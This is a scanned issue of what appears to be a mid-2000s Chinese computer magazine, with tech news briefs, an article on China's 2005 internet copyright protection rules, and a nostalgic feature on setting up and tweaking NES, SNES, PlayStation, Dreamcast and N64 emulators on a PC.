3721公司起家靠的就是一个免费的网络实名软件,3721之所以能成功,总裁周鸿□归因于3721公司在网络实名领域建立了自己的商业模式。周鸿□分析,美国程序员将软件转化为商业产品的机率之所以高,是因为"当他做出一个好的原创软件时,他能找到非常好的职业经理人团队"。

假如一款优秀的共享软件很快得到商业推广,软件作者是否还会靠泄露注册码来推广自己的产品呢?假如一款实用的免费软件被市场认可后,很快得到某种商业回报,软件作者是否还会捆绑一些影响网民上网体验的软件呢?

CF [XW02]

红屏

微软下一代Windows操作系统为传奇的"死亡蓝幕"提供一个独特的解决方案——红屏。在用户习惯了按照蓝屏错误提示信息找到错误原因时,微软再次将那些更严重、更致命的电脑错误警示颜色升级,会不会让众多用户不适应呢?

超级听筒

现在,一种更贴近自然的手机听筒出现了,它足以让你成为街头、办公室里的另类人物。



廉价Windows

在东南亚销售的廉价版Windows操作系统日前暴露出新的问题,这些廉价版操作系统并不支持P4和速龙处理器,而只能支持赛扬、独龙以及威盛等处理器。

DDR Ⅱ 667

原本让DRAM厂商以及OEM大厂担心的芯片组规格以及产能问题,近日有望得到解决。Intel于5月底发表了支持DDR Ⅱ 667的芯片组,可以说是对实现流行的DDR Ⅱ架构的强有力的支持。

XBOX 360 革命 PS3


在PC进入64位时代的同时,TV Game市场也开始进入新纪元。近日微软、任天堂、索尼相继发布了下一代TV Game游戏机,它们分别为XBOX 360、革命、PS3。 CF [XW03]



本期报料者获得奖金200元
报料信箱:dizen@intodigi.com

互联网不再是侵权天堂


■ 本刊记者 王寒晖



随着信息技术与通讯技术的发展，互联网正逐步深入国民经济和人民群众生活各领域。互联网作为作品传播的一种重要途径，在促进作品广泛传播的同时，利用互联网实施侵权盗版活动的现象也越来越多。有些人钻了法律的漏洞，直接将网络上的一些文字、图片、音乐、影视等作品，经过一番改造后就掠之已有。2005年4月30日，国家版权局和信息产业部联合发布了《互联网著作权行政保护办法》(全文详见http://www.intodigi.com/Salon/Policy/10633.html)，并于2005年5月30日起正式实施，使互联网发布的著作权有了法律依据。

网络侵权事件比比皆是

某位知名作者在接受记者采访时讲述了这样一件事，某网站(为了不影响该网站的声誉，这里隐去真名)，在未征得他及原刊登媒体的同意之下，将其刊登在《2004电脑爱好者增刊》的《开山立派练绝技》的架设网站系列文章进行非法Copy(另外，还有数百篇文章都是非法转载该作者的原创作品)，更严重的是此网站未注明作者及引自出处的相关信息(见图)，严重违反《著作权法》。



这位作者得知此事后，立即与此网站取得联系并要求给个说法。同时他表示，"如果你想转载我网站的文章，必须取得书面的授权书或转载协议，否则请自觉删除我网站的原创文章。"对方却答复，"其他网站从我的网站转载时，也没注明出处和作者。"后来，该作者要求对方立即删除转载本网站的所有原创文章。但十几天过去了，此网站还是无动于衷。像这类互联网著作权侵权事件，比比皆是，的确引发深思。

个人网站站长对著作权承担法律责任

互联网服务提供者明知互联网用户通过网络实施侵犯他人著作权的行为，或者经过著作权人的通知，仍不采取措施移除相关内容，著作权行政管理部门可依法责令停止侵权行为，并没收违法所得，或处以非法经营额3倍以下的罚款，或者处10万元以下的罚款。

侵犯互联网信息服务活动中的信息网络传播权的行为由侵权行为实施地的著作权行政管理部门管辖。侵权行为实施地包括提供本办法第二条所列的互联网信息服务活动的服务器等设备所在地。

对于那些经著作权管理部门依法认定专门从事盗版活动，或有其他严重情节的互联网信息服务提供者，将由国务院信息产业主管部门或者省、自治区、直辖市电信管理机构依据相关法律、行政法规的规定处理。

著作权人要将维权进行到底

著作权人发现互联网传播的内容侵犯其著作权，向互联网信息服务提供者发出书面形式的通知后，互联网信息服务提供者应当立即采取措施移除相关内容。著作权人的通知应当包含以下内容：涉嫌侵权内容所侵犯的著作权权属证明；明确的身份证明、住址、联系方式；涉嫌侵权内容在信息网络上的位置；侵犯著作权的相关证据；通知内容的真实性声明。

在互联网信息服务提供者采取措施移除后，互联网内容提供者可以向互联网信息服务提供者和著作权人一并发出说明被移除内容不侵犯著作权的反通知。互联网内容提供者的反通知应当包含以下内容：明确的身份证明、住址、联系方式；被移除内容的合法性证明；被移除内容在互联网上的位置；反通知内容的真实性声明。反通知发出后，互联网信息服务提供者即可恢复被移除的内容，且对该恢复行为不承担行政法律责任。

CF [XW04]



■ 孙宁　xkseraph　菜牛　oz01　lzsgodmax　wingseedZZ　　　一并感谢模拟地带www.emu-zone.org的大力支持

1 红与白，不灭的记忆

《超级玛丽》、《魂斗罗》、《街头霸王》……，曾几何时，这些耳熟能详的游戏是我们童年和少年时代的最大乐趣之一：大家那个时候凑在一起谈论最多的话题之一往往围绕一个个游戏、一部部红白机、一本本游戏攻略秘籍。要是谁家有一部任天堂红白机，那简直是同学们崇拜的对象，往往想尽办法和他搞好关系，惟一目的就是在放学之后能到他家里打打游戏。

时过境迁，任天堂红白机已经在我家柜子的角落里摆得落满了厚厚一层尘土，最早的GameBoy也已成为儿时记忆之一，但每当听到《魂斗罗》、《超级玛丽》和《冒险岛》那熟悉的游戏音乐声时，一种心情还是油然而生……

天津玩家张鹏：

1987年夏天，街边小店，戴着红领巾的我掏出兜里仅有的5元零花钱交给和蔼可亲的杂货店叔叔，兴奋地坐在15"彩色福日电视机前，抓起一个红白盒子连接出的褐红色手柄，和坐在一旁最好的朋友一起在公元2631年的未来世界里消灭外星人，阻止地球的生灵涂炭，我们觉得自己就是魂斗罗！

每每当老妈揪着耳朵把我从小店拽出质问为什么这么晚还不回家，作业做完了没有的时候，拥有那小红白盒子成为牵绊我一生的渴望。十多年后，始终没能拥有被人称为任天堂的小盒子的你，是不是也会想到在伴随了自己多年的PC上重温旧梦呢？

红与白

1983年7月15日，是游戏机发展史上应该载入史册的一个日子，在这一天，迄今为止最为普及的家用游戏机诞生了，那就是任天堂公司推出的FC（全称为“Family Computer”，翻译为“家庭计算机”），在国内一般被叫做红白机。从一定程度上讲，在很长一段时期内，FC已经成为游戏机的代名词。虽然FC的名字中也有“Computer”这个词，但是实际上它却和电脑联系不多，恰恰相反，它彻底地抛弃了电脑的很多特征和功能，专心于电子游戏平台的营造。在推出该游戏主机后，任天堂公司获得了前所未有的成功，FC和其游戏的销量只能用不计其数来形容。由于硬件配置和设计理念方面的分歧，电脑游戏和电子游戏从这时开始分道扬镳。但是，也正是设计游戏理念的转变，使得在很长一段时期内电子游戏发展蒸蒸日上而同时的电脑游戏水平却不得不甘拜下风。我们所熟悉的《超级玛丽》、《魂斗罗》等游戏都是FC上的扛鼎之作。



80年代的孩子，稍嫌枯燥的课余生活被FC点燃，成为功课成绩的奖励，有的早早拥有，有的永远只能馋涎别人，只好每天留恋在游戏屋的周围，但不管怎样，FC都为我们的童年烙上了深深的印记，成为永远的回忆。

▶▶任天堂公司 Nintendo

任天堂公司最早是做扑克牌的，后来跨入电子游戏产业。任天堂的红白机开创了电子游戏普及的时代。自那以后，任天堂公司成为游戏业界的霸主之一，从FC、SFC、GameBoy到N64，在游戏业界上屡创佳绩。

网址：http://www.nintendo.com

▶▶科乐美(KONAMI)公司 KONAMI

一部《心跳的回忆》让更多的玩家记住了KONAMI，但是早在FC时代，KONAMI已经用一部部经典的游戏让很多玩家认识了它，《魂斗罗》、《沙罗曼蛇》和《赤色要塞》每一部游戏都成为红白机上的经典，成为众多游戏卡带N合1中不可缺少的游戏。



PC 上重温红白的梦

在 PC 上模拟 FC 红白机使用最普遍最完善的模拟器是 VirtuaNES，模拟器的基本操作都非常类似，年代较久远的模拟器机型的模拟器一般下载压缩包后直接解压到目录即可双击目录中的.EXE文件执行，无需安装，在运行后的界面中选择"文件→打开"，找到相应游戏的ROM文件，打开即可开始游戏，VirtuaNES也是如此，不过在重温旧梦之前我们还需要进行一些基本的配置，这里我们以 VirtuaNES 0.92 版为例。



图 1

1.设定手柄按键映射：启动 VirtuaNES 后，点击"选项→控制器"，其中"控制器 1"选项卡为 1P 的键位，"控制器 2"选项卡为 2P 的键位（见图 1）。在相应的键位上点一下鼠标左键，再按一下你想定义的键盘按键（或手柄键位）即可。

2.设定 ROM 所在文件夹：点击"选项→文件夹"进行设定，一般来说默认即可，当然你可以自己将目录直接指向你下载 ROM 解压后的目录，这样比较方便（见图 2）。建议统一将 ROM 文件移动到一个目录中会比较好管理。




图 3

3.设定屏幕尺寸：点击"选项→缩放"可以设置窗口为默认窗口的1～4倍，当然要体会过去在电视机上玩的感觉，还是要通过"选项→全屏"来游戏，通过"选项→图形"来设定合适的分辨率（见图 3）。



图 2

点击"文件→打开"，从文件列表中选一个 ROM 文件（后缀为.NES），看到旧日的《魂斗罗》、《超级玛丽》、《双截龙》、《功夫》，甚至是 100 合 1、1000 合 1 的 FC 卡游戏重现我们的面前，不禁 叹岁月流转，世事变迁了。

小提示

大家是不是在玩 FC 模拟器的时候帧数一般都在 60FPS？就算你使用了限制帧数也是 60FPS，你会感觉不管在音乐和动作方面都比以前玩 FC 的时候稍微快了一点？点击"选项→游戏选项"，选择视频模式把 NTSC 改成 PAL，其他不变，这样帧数就变成了 50FPS，游戏的速度就和原来 FC 上一模一样了。

FC 的 BT 打法秀

网上流传着许多电玩高人用极变态的方法通关 FC 游戏的录像，比如"魂斗罗"不发一枪一人不死直捣黄龙等，下载后用 VirtuaNES 的"录像/放像"功能就可以观看，不过你必须拥有该游戏的 ROM 才行。



图 4

打开相应 FC 游戏，再依次点击"编辑→动画→重放"（见图 4），之后选择相应录像文件（扩展名为.VMV）即可。成功后，左下角会出现"MOVIE REPLAY"字样，你就静心看录像吧。当左下角出现"MOVIE STOP"时，录像就结束了。

注意，如果出现了提示可能无法正常回放的两种对话框，一般来说一律点"否"，否则录像会发生错乱！

一种对话框说明使用的模拟器版本不对，VirtuaNES 有好多版本，每个版本只能用相应版本回放。例如，录像者用的是 0.86 版本，看录像的人也只能用 0.86 版本看，高了低了都不行。

另二种对话框说明可能开错了游戏或录像文件，需要重新检查所打开文件对不对。

VirtuaNES 版本众多，如果不知道用哪个版本看，可以在调入 ROM 和录像后，在出现上面第一个对话框时先选"是"，左下角会出现"MOVIE REPLAY"字样，之后选择"编辑→动画→信息"，出现一个窗口。其中第一项就是这个录像版本，这样就知道这个录像是什么版本的模拟器录的了。退出这个模拟器，换上正确版本回放即可。

如果希望自己的攻关大法也可以录制下来，请注意以下几个方面：

1.如果是录单人录像，可省略此步。如果是双人录像，选择"选项→动画"把里面的"2P"勾选上(见图5)。

2.网上流传的许多BT录像，其中大多都是用了S/L大法（即保存记录/读取记录），即时保存的默认键位是"S"，即时读取的默认键是"L"。你可以到"选项→快捷键"中修改键位。

3.打开游戏，选择"编辑→动画→录像"录像就开始录了。FC模拟器是支持S/L的（其他街机模拟器都不能！）你可以在录像时进行S/L。录完后选择"编辑→动画→停止"即可。

4.录好后，不要马上给别人看，要先检查一下。回放录制的录像。如果播放很顺利，就可以传播了；如果录像和你预期的不同（比如录像时没挂、没掉血，放录像时却挂了、掉血了),说明这个版本的模拟器对此游戏的录像支持不好，建议不再录制，等待更高版本出现。



图5

2 错过的超任再来重温

北京玩家熊涛：

应该是初中二年级的时候，九一年吧，和死党还在家中翻FC的老游戏勇者斗恶龙，突然有个哥们儿闯进来说体育场附近有家店可以玩SFC超任。当时同学中早已盛传SFC是比街机还强的电视游戏机！于是和死党直奔那家店而去。进去一看，早已人满为患，而且价格暴贵，2个人每小时12块，但是荧光屏里面无级赛车的急转弯、马达轰鸣，老板帅气地将游戏磁盘弹出换上的一个个更酷游戏，让我们完全无法按耐。当轮到我们的时候，我和同学二话不说就拿起了SFC的手柄，开始了一段新的游戏生涯。直到开始准备升高中，家长学校管得严了起来，各种补习开始了，我的SFC离我越来越远。

超级的任天堂

1990年，任天堂公司在FC的基础上再次创新，推出新一代家用游戏机SFC（Super Family Computer），也就是常说的超任游戏机，和FC游戏比起来，SFC游戏的画面和声音都大大地提升了一个层次，使得其游戏效果甚至可比1995、1996年时PC游戏的水平。SFC采用16位处理器，支持显示颜色为256色到32768真彩色，最大解析度为512×448。



超任SFC的许多经典大作在还未完全流行起来的时候，就被后续次世代光盘主机游戏冲击了，很多玩家在等待SFC降价的时候放弃了它，不过多年前想好好爽一下却未果的SFC游戏，在今天你可以得偿所愿，模拟就可以了。

既然是模拟，首先当然是选择模拟器。目前最流行的模拟器有Snes9x1.26、Zsnes0.989、Snes9xw1.29和Sneshout3.0，其中前两个为DOS版的，后两个为Windows版的。使用方面都非常简单，上一部分掌握了FC模拟器操作的朋友都能轻松上手。我们这里着重说说金手指的玩法，在修改方面，前三个都有自带的搜索程序，另外，如果安装了手柄，后两个都可支持。在声音和图像方面，Zsnes和Snes9xw稍好一些，而操作上则是Zsnes和Sneshout最为方便，但Snes9xw可调至真正全屏，这对于需要感受到像玩电视游戏感觉的你来说非常重要。综合考虑，在都能较好模拟的情况下，建议选择Snes9xw。

修改模拟器游戏有两个选择，一个是使用模拟器自带的搜索程序，另一个则是使用金山游侠2、GM7、FPE2000等修改程序。这两种方法各有优劣，前者查找快，找到的地址也是固定的，但改大批数据时显得力不从心；后者在改某些难以确定具体数值时办法更多。话说回来，两者也可相互配合使用，因为地址间的相对位置是不会改变的。对于后一选择，推荐游侠2，查找速度极快。若要修改存档，可使用UltraEdit。

下面以Zsnes为例，其他的模拟器也基本类似，可以仿照这个方式进行金手指的设定。

第一步：运行Zsnes并载入游戏。

第二步：按Esc调出菜单，选"CHEAT→SEARCH"，出现查找选项画面（见图6）。

其中上部"SELECT SIZE AND FORMAT"，顾名思义，就是选择搜索代码的范围和类型，比如《幻想传说》中人物的HP最大值为9999，那么搜索的范围就选择为"2 BYTES[0～65535]"，至于类型一般选择"DEX"，也就是10进制，当然也有的游戏是使用16进制的，那就选择"HEX"。下部的"SELECT SEARCH TYPE"，



图6

其中“EXACT VALUE SEARCH”是高级搜索，就是搜索能够看得见数值的数据，如HP、MP、钱等；“COMPARITIVE SEARCH”是低级搜索，就是搜索非数值的数据，当然搜索有数值的数据也可以，如格斗游戏中的血槽。

第三步： 上面选择好以后，按回车，出现的画面根据高级或低级搜索而不同：

高级搜索： 在“ENTER VALUE”下面的输入框中输入当前数值，比如现在的HP为24/30，就输入24，按回车，下方的“# RESULTS”：后面的数值表示搜索到内存中有几个24（如果这个数值小于5，那就直接跳到第四步），随后按Esc回到游戏，和敌人打一仗，失掉一点HP或者喝一瓶药水回复HP，使HP的数值发生变化，比如打一仗后HP为22/30；按Esc调出菜单，再次选“CHEAT→SEARCH”，在“ENTER VALUE”下面的输入框中输入22，按回车，不断这样直到下方的“# RESULTS”后面的数值小于5。

低级搜索： 第一次进入出现画面后没什么可以输入的地方，按Esc回到游戏，被敌人打一下，自己的HP或能量之类的少了再按Esc调出菜单，再次选“CHEAT→SEARCH”，这下画面中就有东西了，分别是“A.当前值大于前面的数值”、“B.当前值小于前面的数值”、“C.当前值等于前面的数值”，“D.当前值不等于前面的数值”（当不知道哪个大哪个小时选择），我们当然选择B，按回车，不断这样直到下方的“# RESULTS”后面的数值小于5。

第四步： 选择“VIEW”，出现的画面有一些地址，比如有2个地址7E10AB，7E31C4，现在你并不知道哪个是当前HP的地址，只有一个个试，选中7E10AB，按“ADD”，在“ENTER NEW VALUE”下方的输入框中输入HP的最大值9999，按回车，再按Esc回到游戏，看看当前的HP数值有没有变化，如果没有那也许不是这个地址，再像刚才那样搞定7E31C4。最后记得把无用的地址删除！



图7

第五步： 如果不想每次玩都这样来一次，就做这一步，点击“CHEAT→BROWSE”，在最下方的“AUTO-LOSD .CHT FILE AT GAME LOAD”这句话前打钩，并且按一下“SAVE”键（见图7）。

③ 我把PC变成PS游戏机了

银川玩家冯杰： 街口TV游戏专卖店越开越多，每次经过看到大屏幕秀的新游戏，都让我觉得美得无与伦比，我那些画面粗糙的PCGame什么时候才能有这种效果，后来才知道那是PS上的《最终幻想7》的过场动画，后来也知道出了PC版，九八年的时候我可怜的S3 Trio3D显卡想都不用想能玩那样的游戏。上大学后，寝室几个同学终于凑钱败了一台PS，我们终于知道了什么才是真正的游戏。

1994年底，SONY推出了新一代的家用游戏机PS（Play Station），采用32位CPU，带有光驱，支持摇杆、方向盘、钓鱼摇杆、跳舞机、吉他、光线枪等众多外围设备，技术和理念上全面赶超当时的所有其他游戏机型。SONY也因此跻身于游戏机领域的霸主行列。



▶SONY公司 SONY

SONY公司推出了次世代主机PlayStation，开创了家用游戏机自FC以来的又一次革命，由此名声大振，得到诸多著名游戏厂商如史克威尔等公司的支持。后来推出PS2，现在已经实际成为游戏业界的老大。

网址：http://www.sony.com

▶史克威尔艾尼克斯公司 SQUARE ENIX

《最终幻想》系列游戏是史克威尔公司的经典之作，ENIX公司则是就因为《勇者斗恶龙》系列游戏作品而声名大振。2003年4月1日，史克威尔被艾尼克斯吸收合并，成为史克威尔艾尼克斯公司，推出更多极酷游戏。







没有PS的朋友想一领真正Game的意义，一定要尝试在自己的电脑上模拟一把PS，PS模拟器从Bleem、VGS一路走来发展到ePSXe1.6已经可以完美支持PS的各种游戏了，PC可以完全全被模拟器成一台PS游戏机，如果你的显卡支持视频输出，将PS的画面转到32"的彩电上时，也许不会怀疑你是在玩TVGame了。PS模拟器ePSXe的配置相较之前机种的模拟器配置稍嫌复杂，现在跟大家讲解一下。

如果你的电脑能够接近或超越P4 1.8\GF4MX440 64MDDR\256DDR 266内存这样的配置，只要稍加优化，就能非常流畅地运行各种PS游戏。建议使用"配置向导"来选择相应的驱动插件，在选择每个插件的时候向导会有提示告知你根据自己的PC的配置应该选择哪个。下面着重说明一下几个重要的配置环节。

1.显卡方面建议选用的是"Pete's OpenGL 插件1.74"（见图8），而运行2D游戏建议大家选择"Pete's D3D Soft Driver插件"或"P.E.Op.S. Soft Driver 1.16"(这个目前最强，有很多特效)，各项配置请参照图9设置。

2.音频设置，建议使用"Eternal SPU Plugin 1.41"，不过"Eternal SPU Plugin 1.30"也不错。"开启声音"、"开启 CDDA 音频"、"开启 XA 音频"，都选上，ePSXe如果播放动画的音频有断续，可以关闭二三项试试。

3.光驱建议使用模拟器自带的"ePSXe CDR WNT/W2K 核心 1.5.2."。"选择光驱"就是选你的光驱所在盘符了，"开启光驱的子通道读取"选项后，如果出现不能正常读取的问题可以不选，不过一般不会的。"开启磁盘的子通道缓冲"一定要选，可以加快和稳定光驱到磁盘的数据传输，选了和不选有明显区别。

4.有很多朋友在手柄的震动设置上有疑问，这里也简单说一下。

首先游戏要支持震动，在游戏中打开震动的选项，然后在震动的类型里按由上到下选："类型：DX Joy1 →大震动：恒量→小震动：正弦"。

如果在游戏的过程中手柄不能使用，就按键盘上的F5即可，不过前提是你在选项里要选上"数字 / 矢量(F5)"（见图10）。



图9




图10

小提示

★用转接口连接的仿PS手柄及北通等USB接口的震动手柄设置应该注意：大震动连续，小震动正弦，这样符合PS手柄的实际效果。但有的电脑手柄不支持正弦的效果(如国内最常见的北通野牛3)此时应关掉小震动。

另外还有个问题较常见，就是部分汉化的ePSXe不支持震动，怎么设也没用，推荐改用英文原版。

★BIOS用scph1001.bin(日版)或scph7502.bin(美版)兼容性最好。

PS迷你游戏DIY

PS迷你版游戏的制作是旨在让游戏者用更小的空间保存自己游戏的备份，以及利用更小的硬盘空间更快的Loading速度在模拟器上玩。

PS迷你游戏的做法原理跟PC游戏硬盘版一样，要把PS游戏做成更小，就必须把游戏里面的动画，音乐，语音等文件进行删除或替换成更小的文件。

要做PS迷你版游戏，首先要认识PS游戏的结构，这样你才能知道哪些文件应该修改和哪些不能动的。一般来说，动画和音乐文件都是很大的，一般从数十M到百多M都有。所以去掉后整个PS游戏的容量也就减少了。

动画都是以.STR、.MOV结尾的，很多时都是放在根目录，或者在MOV、MOVIE、FMV之类的目录里面的。有时候也会以STR.01、STR.02、STREAM.DAT之类来命名的。如果怀疑某个文件是动画，最好是用一些PS媒体播放器，如PlaySTR、PSMPlay之类来播放一下。

音乐有时候也包括对话、评述等，都是以.XA、.STR、.BGM结尾的。文件多是放在根目录，或者XA，BGM之类的目录里面的。有时候也是以XA.01、BGM.01、MUSIC.DAT来命名。同样可以利用PS媒体播放器来检验一下。

还有一类文件是一些Dummy、Null文件，这类文件的具体作用不太清楚，但可能是用来填充ISO的，让游戏看起来更大。其实这些文件都是0字节或者重复字节的。一般情况下都可以删除。

根据不同的PS游戏文件结构，PS迷你游戏有几种不同的做法：

1.从PS游戏光盘制作（去除音轨等）

第一步：把PS CD把放进CD-ROM，运行CDRWIN，点击"Extract Tracks → Sectors"（见图11）。

第二步：如果该游戏有很多Audio Tracks(红色圈部分)，就可以做成迷你光盘版了。从"Extract Mode…"选"Select Tracks"，然后选数据部分(绿色圈)，接下来的步骤跟做完全版ISO是一样的了。

2.从完全版的PS ISO制作




图 11

如果你拥有一个完全版的 ISO，而这个 ISO 又是数据 +Audio Tracks 的，那么就很容易用软件把数据部分 Extract 出来。

要知道这个 ISO 是不是这种形式的，看看 Cuesheet 就可以了。如果该 ISO 是有很多 Audio Tracks 的，那么用记事本打开 .CUE 文件是类似这样的内容：

```
FILE "PSXISO.BIN" BINARY
TRACK 01 MODE2/2352
INDEX 01 00:00:00
TRACK 02 AUDIO
PREGAP 00:02:00
INDEX 01 10:45:26
……
```

要把数据部分提出来是很容易的，用 DaemonTools Mount 这个 ISO，然后打开 IsoBuster，读取 DaemonTools 虚拟光驱。就会见到很多条 Tracks 了。选取第一道数据轨道就可以 Extract 出来了，要记得选"Extract RAW/2352"。

3. 重新制作 PS ISO 方法

要减少 ISO 的大小，就要将一些动画和音乐文件删除或更换了。一般来说，很少游戏允许直接删除这些文件的。多数情况下，动画文件要被替换成容量小点的动画。而音乐文件就可以换成空的文件，甚至可以删除不要。

空的文件的做法是建立一个新的 .TXT 文件，然后改成 ***.XA，*** 是要跟原游戏音乐文件名相同的。当然如果想要改掉文件的后缀名，你可以在 DOS 下改，或者把"我的电脑"菜单中"工具→文件夹选项→查看"中的一项"隐藏已知文件类型的扩展名"去掉后才可以在"我的电脑"或者资源管理器下改名。

动画文件一定要换成同一分辨率的。一般的动画都是 320X240 的，但也有其他很多不同的格式。在替换时要用同一分辨率，否则会出现一些奇怪的问题。分辨率的小的 .STR 文件大家可以自己从一些其他的 PS ISO 找出来，甚至可以自己做一个，只要有未压缩的 AVI 就可以用转用工具转成 STR 了。

4. 目前还没有软件可以有效地直接删除 ISO 里面的东西从而缩小 ISO 的体积。那么，另一个方法就是把必需的文件重新制作一个 ISO。

要想把文件做成一个 PSX CD 的 ISO，就需要 CDGEN/BUILDCD，但是这些软件比较难用，还有个类似的软件 PSX CD Builder 还不错，具体的操作大家请参照 http://bbs.emu-zone.org/showthread.php?t=160342。

4 种种主机皆能模拟

桂林玩家国英：

《街霸 III 三度冲击》在 DC 上出现的时候，我只能在 PS 上看着我的《少年街霸 III》叹息，我没有 PS2，为什么不出 PS 版？还有诸多的好游戏像《塞尔达传说》等偏偏是单一机种的游戏，我只有一台主机无法玩到。我怎么才能用一台主机所有的 TVGame 呢？

▶世嘉（SEGA）公司

世嘉可以说是电子游戏业界中明星，各地的大型游乐场中到处可见该公司的产品。《VR 特警》、《音速小子》、《樱花大战》成为风靡世界各地的游戏。世嘉游戏的多样性、精美的画面及高质量的音乐更是一直走在电子游戏业的前列。

网址：http://www.sega.com/

DC 主机是 SEGA 公司于 1998 年末发布的 32 位家用游戏机，全名 DreamCast。使用由 CD 介质改进的 GD 为游戏载体；CPU 为 180Mhz 的 SH4，内置 128 位 FPU；显存 8M，使用有损材质压缩方式可以达到最大 1:8 的压缩比；主内存 16MB。特色外设为：带有液晶屏的 VMS 记忆卡、卡拉 OK 机、专用 VGABOX、专用 33k/56k 调制解调器。





DreamCast 实现梦的机器

DC 模拟器 ChankastAlpha 去年才出现，目前官方最新版为 0.25，已经有半年没更新了，模拟器作者可能已经放弃。此外还有一大堆非官方版本，都很不稳定，不推荐使用。目前 DC 模拟器已经能够比较正常地运行一部分 DC 游戏并且通关。不过大部分 3D 游戏都很慢，例如《DOA2》一般速度都不会超过正常的一半，几乎所有的游戏都会有 BUG。

使用 DC 模拟器的必要条件：主频 2GHz 以上的 CPU，内存 256MB 以上，显卡 GF2MX 以上。操作系统 Windows 2000 以上，9X/ME 无法运行，Windows 2000 需要先装 ASPI 驱动 4.72，再安 ASPI 驱动 4.60，推荐使用 Windows XP，DX9.0 以上，尽量使用最新显卡驱动。虚拟光驱推荐 DaemonTools 3.29 以前的版本，否则有可能出现"IO error"的提示。

ChankastAlpha0.25 的使用方法与其他模拟器也很类似，下面简略说明：

第一步：模拟器主程序和 BIOS 文件（dc_flash.bin 也不能少）需要放在一个文件夹里，第一次打开时，出现这个如图 12 的画面。安装过 ASPI 驱动的话，最上面的选"CDROM Interface aspi"，否则就选另一个。

第二步：选择"Input Interface by Elsemi"设置手柄，"Controller"使用手柄，"None"不用手柄，"VMS"是普通记忆卡，"VMS with LCD"是带 LCD 的记忆卡，"Rumble pack"是震动包。之后选 OK，进入手柄设置界面，由于这个界面非常简单易懂，在这里就不多做介绍了。

第三步：注意"Configure Video（配置视频）"中的第 2、3 项是修正某些游戏中看不见选项之类的错误，第 4 项是 3D 画面不显示贴图（见图 13）。再将"Cable Type（输出类型）"设置为 NTSC。由于有些游戏不支持 VGA，所以推荐 NTSC。

第四步：格式化 DC 记忆卡文件：先在插件设置画面的手柄部分选择记忆卡，之后不加载游戏运行 DC 模拟器，选择右上那一项，选择一个记忆卡，会提示没格式化，选第二项，之后是第一项，之后一直按"确定"键，直至回到选择记忆卡的画面。接着使用引导盘：先载入 DC 引导盘镜像运行模拟器，出现金鹿画面时不要关闭模拟器，直接卸载引导盘，换成要引导的游戏镜像，完成。



图 12



图 13

N64 让 3D 游戏飞起来

和任天堂其他有名的主机一样，N64 模拟器的数量着实惊人，大概有 40 余种之多，不过真正有名的也就两个——Project64 和 1964，这里着重说说比较流行的 Project64。

它是由 Project64 小组制作的插件型 N64 模拟器，长期以来一直占据着 N64 模拟器的霸主地位，虽一度有被 1964 赶超的趋势，但是在沉寂长达两年半后，PJ64 在今年的愚人节上突然发布了最新版 1.6（由于比较特殊，刚发布的时候很多人还不相信），确保其地位不被动摇，新版本较老版本有不少改进，官方主页如下：http://www.pj64.net/iedefault.htm




图 14

模拟器本身几乎没任何瑕疵，兼容性极佳，能运行 98%以上的 N64 游戏，画面和音频模拟都很完美（这得益于有很多人帮助其不断完善插件，尤其是 Rice），界面友好，使用简便（见图 14）。关于 N64 模拟器使用的更详尽介绍，请参看 http://bbs.emu-zone.org/showthread.php?t=138304。

除了上面介绍的 DC 和 N64 的模拟器，还有 SS、MD、PCE 和 StepMania 等家用机的各种模拟器，数不胜数，不少 PC 玩家在拥有主流的模拟器之后已经可以享用无数的 TVGame 了，而且从模拟器的使用中可以学到很多知识。

5 没钱买掌机 游戏一样玩

四川玩家汉宝宝：

我比较幸福了，繁重的课业结束之后家人也允许我好好 Play 一下 PS，有时候他们也跟我一起上阵。玩得有点上 的时候，上课盼着下课，下课盼着回家，很想好好耍一把。一天突见同桌小 S 将头埋入桌上立着的课本之中，戴着耳机面目狰狞，十分投入，这是我第一次认识 GBA，这个神奇的小东西可以让你随时随地融入超好玩的游戏之中。无论你是在无聊的行程当中还是如厕时，GBA 都会陪伴你将它的快乐释放。如果没有 GBA 你只好在 PC 上领略 GBA 游戏的乐趣了。

